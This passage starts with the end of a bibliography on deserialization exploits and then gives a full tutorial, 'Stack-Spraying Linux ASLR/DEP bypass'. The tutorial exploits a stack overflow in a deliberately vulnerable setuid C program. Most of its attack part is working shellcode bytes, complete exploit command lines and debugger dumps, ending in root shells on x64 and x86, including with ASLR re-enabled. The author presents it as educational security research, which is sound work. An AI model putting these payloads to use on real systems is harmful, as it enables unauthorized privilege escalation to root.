[45] G. Lawrence, “Triggering a DNS lookup using Java Deserialization,” [Online]. Available: https://blog.paranoidsoftware.com/triggering-a-dns-lookup-using-java-deserialization/. [Retrieved in 08 2017].

[46] RedHat, “(CVE-2017-12149) Arbitrary code execution via unrestricted deserialization in JBoss AS <= 6.X,” [Online]. Available: https://access.redhat.com/security/cve/cve-2017-12149. [Retrieved in 08 2017].

[47] Oracle, “Class URLClassLoader,” [Online]. Available: https://docs.oracle.com/javase/7/docs/api/java/net/URLClassLoader.html. [Retrieved in 07 2017].

[48] Rapid7, “Java JSP WebShell,” [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/jsp.rb. [Retrieved in 08 2017].

[49] OpenJDK, “JEP 290: Filter Incoming Serialization Data,” [Online]. Available: http://openjdk.java.net/jeps/290. [Retrieved in 08 2017].

[50] A. Muñoz e C. Schneider, “Serial Killer: Silently Pwning Your Java Endpoints,” em *RSA Conference 2016*, 2016.

[51] D. Cruz, “XStream "Remote Code Execution" exploit on code from "Standard way to serialize and deserialize Objects with XStream",. [Online]. Available: http://blog.diniscruz.com/2013/12/xstream-remote-code-execution-exploit.html. [Retrieved in 08 2017]

[52] A. Munõz, “RCE via XStream object deserialization,”. [Online]. Available: http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/.[Retrieved in 08 2017]

[53] A. Kang, D. Cruz e A. Muñoz, “Using XMLDecoder to execute server-side Java Code on an Restlet application (i.e. Remote Command Execution),” [Online]. Available: http://blog.diniscruz.com/2013/08/using-xmldecoder-to-execute-server-side.html. [Retrieved in 08 2017].

[54] Y. Livneh, “Exploiting PHP7 unserialize,” [Online]. Available: https://media.ccc.de/v/33c3-7858-exploiting_php7_unserialize. [Retrieved in 08 2017].

[55] S. Esser, “Shocking News in PHP Exploitation,” [Online]. Available: https://www.nds.rub.de/media/hfs/attachments/files/2010/03/hackpra09_fu_esser_php_exploits1.pdf. [Retrieved in 08 2017].

[56] G. P. Z. (Ben), “Exploiting .NET Managed DCOM,” [Online]. Available: https://googleprojectzero.blogspot.com.br/2017/04/exploiting-net-managed-dcom.html. [Retrieved in 08 2017].

[57] A. Muñoz, “Friday the 13th JSON Attacks,” [Online]. Available: https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf. [Retrieved in 08 2017].

[58] A. Abraham, “Exploiting deserialization bugs in Node.js modules for Remote Code Execution,” [Online]. Available: https://ajinabraham.com/blog/exploiting-deserialization-bugs-in-nodejs-modules-for-remote-code-execution. [Retrieved in 08 2017].

[59] CrowdShield, “Exploiting Python Deserialization Vulnerabilities,” [Online]. Available: https://crowdshield.com/blog.php?name=exploiting-python-deserialization-vulnerabilities. [Retrieved in 08 2017].

[60] C. Somerville, “Rails 3.2.10 Remote Code Execution,”. [Online]. Available: https://github.com/charliesome/charlie.bz/blob/master/posts/rails-3.2.10-remote-code-execution.md. [Retrieved in 08 2017]

ASLRAY


Stack-Spraying Linux ASLR/DEP bypass

by Maksym Zaitsev

ABOUT THE AUTHOR

Maksym Zaitsev

I'm known internationally for various cybersecurity researches and hacks, mentioned in dozens of articles, released tools with thousands lines of code in different languages including assembly, spoke on conferences worldwide and published papers.


Linux ELF x32 and x64 ASLR bypass exploit with stack-spraying

Not so long ago, I published research and an exploit to bypass ASLR, unfortunately (like it happens sometimes), the discovery and the project were misunderstood, so I will try to clarify it and I hope that you will learn something from it.

Probably most of you are at least familiar with overflow exploitation, but let's warm-up just in case.

Please note that I'll omit some technical details and explanations since my article isn't about system exploitation basics that can be found easily elsewhere.

So, here is some C code:

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>



void showInput(char *arg){

  char buffer[1024];

  strcpy(buffer,arg);
puts("IN ASLR WE TRUST!");}


int main(int argc, char *argv[]){

     if (argc != 2)

          printf("PUT SHELLCODE INTO ENVIRONMENT!\n");

     else

          showInput(argv[1]);

     return 1;}
```

Basically, the program waits for an argument and copies it into a fixed-size buffer, regardless of the argument's length, which opens-up a possibility of exploitation through the stack.

In order to understand the research, I'll ask you to perform the following on a Linux Debian 8 (Jessie). You will also have to install some packages:

```
$ sudo apt install gcc libc6-dev-i386
```

Before I go further for explanations, let's compile the code as root (super user):

Making stack executable:

```
$ sudo gcc test.c -o test -z execstack
```

And disabling ASLR:

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Finally, make it executable as root:


```
$ sudo chmod +s test
```

Let's test:

```
$ ./test

PUT SHELLCODE INTO ENVIRONMENT!

$ ./test shellcode
```

```
IN ASLR WE TRUST!

$ ./test $(for i in {1..2000};do echo -n 'x';done)

Segmentation fault
```

Finally, the SIGSEGV error, that would mean that the IP register (Instruction Pointer, which contains the instruction memory address to execute) contains an inaccessible address (which is ‘xxxxxx’ encoded in ASCII):



```
Program received signal SIGSEGV, Segmentation fault.
[-----------------------------------registers---------
RAX: 0x12
RBX: 0x0
RCX: 0x7ffff7b0cc00 (<__write_nocancel+7>:      cmp
RDX: 0x7ffff7dd87a0 --> 0x0
RSI: 0x7ffff7ff5000 ("IN ASLR WE TRUST!\n")
RDI: 0x0
RBP: 0x7878787878787878 ('xxxxxxxx')
RSP: 0x7fffffffd888 ('x' <repeats 200 times>...)
RIP: 0x40057c (<showInput+54>:  ret)
R8 : 0xffffffff
R9 : 0x0
R10: 0x22 ('"')
R11: 0x246
R12: 0x400450 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffd980 ('x' <repeats 200 times>...)
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap I
[------------------------------------code-----------
   0x400571 <showInput+43>:     mov    edi,0x400648
   0x400576 <showInput+48>:     call   0x400420 <puts
   0x40057b <showInput+53>:     leave
=> 0x40057c <showInput+54>:     ret
```

However, according to the screenshot of my debugger (GDB + PEDA), RIP contains a valid address in show Input function, this is because in x64 bits OSes, the kernel won’t allow you to access more than 48 bits (6 bytes) memory space, so it will ignore the input that is larger (2000 bytes in our case). Nevertheless, at the end of a function (showInput) there is a return (“ret”, in order to continue the execution where it was before the function call), which leads to “pop EIP ; jmp EIP”, meaning to execute what is contained at the top of Stack Pointer RSP, which is ‘xxxxxx’, so not an accessible address, thus not allowed to be in IP - memory management error (segmentation fault).


So, in order to exploit, we will put a small NOP sled (series of instructions that do nothing, so it can “slide” to our shellcode having an approximate address of it) in the beginning, then our shellcode (assembly instructions that would give us a shell), following by a junk of ‘X’ to complete the rest of the buffer plus BP and lastly, the address of our input (buffer starting with NOP) inserted into IP.

In order to find that address (which may be different in your case), just look at the RSP address in the previous screenshot (there are more ways to find it) adding some bytes to it (because debugger will slightly modify the memory space), converting it to little endian (I assume you're running an Intel processor). You might also note that the NOP sled isn't necessary in this case, since we can know the exact address to point to, but it's still a good practice.

Now, let's exploit:

```
$ ./test $(for i in {1..100};do echo -ne '\x90';done)\

$(echo -ne
'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05')\

$(for i in {1..897};do echo -n X;done)\

$(echo -n 'YYYYYYYY')\

$(echo -ne '\x98\xd8\xff\xff\xff\x7f')
```

That will give us a shell as root:



```
$ ./test $(for i in {1..100};do echo -ne '\x90';done)$(echo -ne '\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05')$(for i in {1..897};do echo -n X;done)$(echo -n 'YYYYYYYY')$(echo -ne '\x98\xd8\xff\xff\xff\x7f')
IN ASLR WE TRUST!
# whoami
root
#
```


Now, let's try to do the same by compiling it as x32 binary:

```
$ sudo gcc -m32 test.c -o test32 -z execstack

$ sudo chmod +s test32
```

Let's test:

```
$ ./test32

PUT SHELLCODE INTO ENVIRONMENT!

$ ./test32 shellcode

IN ASLR WE TRUST!

$ ./test32 $(for i in `seq 1 2000`;do echo -n 'x';done)

Segmentation fault
```

Almost the same thing so far:



```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------]
EAX: 0x12
EBX: 0xf7f93000 --> 0x1a8da8
ECX: 0xffffffff
EDX: 0xf7f94878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x78787878 ('xxxx')
ESP: 0xffffca00 ('x' <repeats 200 times>...)
EIP: 0x78787878 ('xxxx')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT
[-------------------------------------code-------------------]
Invalid $PC address: 0x78787878
```


The exploit will be a little bit different:

```
$ ./test32 $(for i in `seq 1 100`;do echo -ne '\x90';done)\

$(echo -ne '\x31\xdb\x8d\x43\x17\x99\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80')\

$(for i in `seq 1 897`;do echo -n X;done)\

$(echo -n 'YYYYYYYY')\

$(echo -n 'ZZZZ')\

$(echo -ne '\x01\xca\xff\xff')
```

As you might notice, when dealing with x32 bits, the allocated buffer will be 8 bytes bigger (4 if you're running x32 system, storing the allocated size), thus the reason of adding an offset with Ys.

You also may note that I changed the "`\x00\xca\xff\xff`" address to "`\x01\xca\xff\xff`" because, the '\x00' character means end of string, which will cut off the shellcode (called "bad character") and here is where an `NOP` sled comes in handy. The shellcode is different for x32, of course.

Once again it works:




```
$ ./test32 $(for i in `seq 1 100`;do echo -ne '\x90';done)$(echo -ne '\x31\xdb\x8d\x4
3\x17\x99\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1
\xcd\x80')$(for i in `seq 1 897`;do echo -n X;done)$(echo -n 'YYYYYYYY')$(echo -n 'ZZ
ZZ')$(echo -ne '\x01\xca\xff\xff')
IN ASLR WE TRUST!
# whoami
root
#
```

Now let's turn back ASLR:

```
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

ASLR will randomize addresses every time the program executes. So, the stack address will change and we don't know it, but instead of trying to construct ROP chains, let's just retry to exploit it the same way without specifying the ESP address to EIP, so the kernel itself will make the redirection to the right address:




```
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
2
$ ./test32 $(for i in `seq 1 100`;do echo -ne '\x90';done)$(echo -ne '\x31\xdb\x8d\x4
3\x17\x99\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1
\xcd\x80')$(for i in `seq 1 897`;do echo -n X;done)$(echo -n 'YYYYYYYY')$(echo -n 'ZZ
ZZ')
IN ASLR WE TRUST!
# whoami
root
#
```

And … it worked again, surprisingly, but it worked.

Note that it will work for any other input for the length of 12 (8 additional malloc bytes + 4 bytes of EBP). So, you can try it with "@redirection" or even "in_sha_Allah" :)


NOP sled is preferable, but actually not necessary in this case, or can be really small.

You might think that it is because of the huge 1024 bytes buffer, but it also can be done with a much smaller size, like 32 (or even smaller, but that would require a different approach of exploitation, which isn't suitable for our phenomenon):



```
$ ./test322 $(echo -ne '\x31\xdb\x8d\x43\x17\x99\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\
x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80')$(echo -n XXXXX)$(echo -n 'YOLOredir
ect')
IN ASLR WE TRUST!
# whoami
root
#
```

Seems unbelievable right? But what if you want to use some bad characters in your shellcode (like end-line, tabulation, etc.)? Well, you can put it into the environmental variable and once again (with a NOP sled this time or a pretty big shellcode), the kernel redirection will do everything for you:



```
$ export SHELLCODE=$(for i in `seq 1 100`; do echo -ne '\x90';done)$(echo -ne '\x31\x
c0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0
b\xcd\x80')
$ ./test32 $(for i in `seq 1 1024`; do echo -n 'x';done)$(echo -n 'yyyyyyyy')$(echo -
n 'zzzz')
IN ASLR WE TRUST!
# whoami
root
#
```

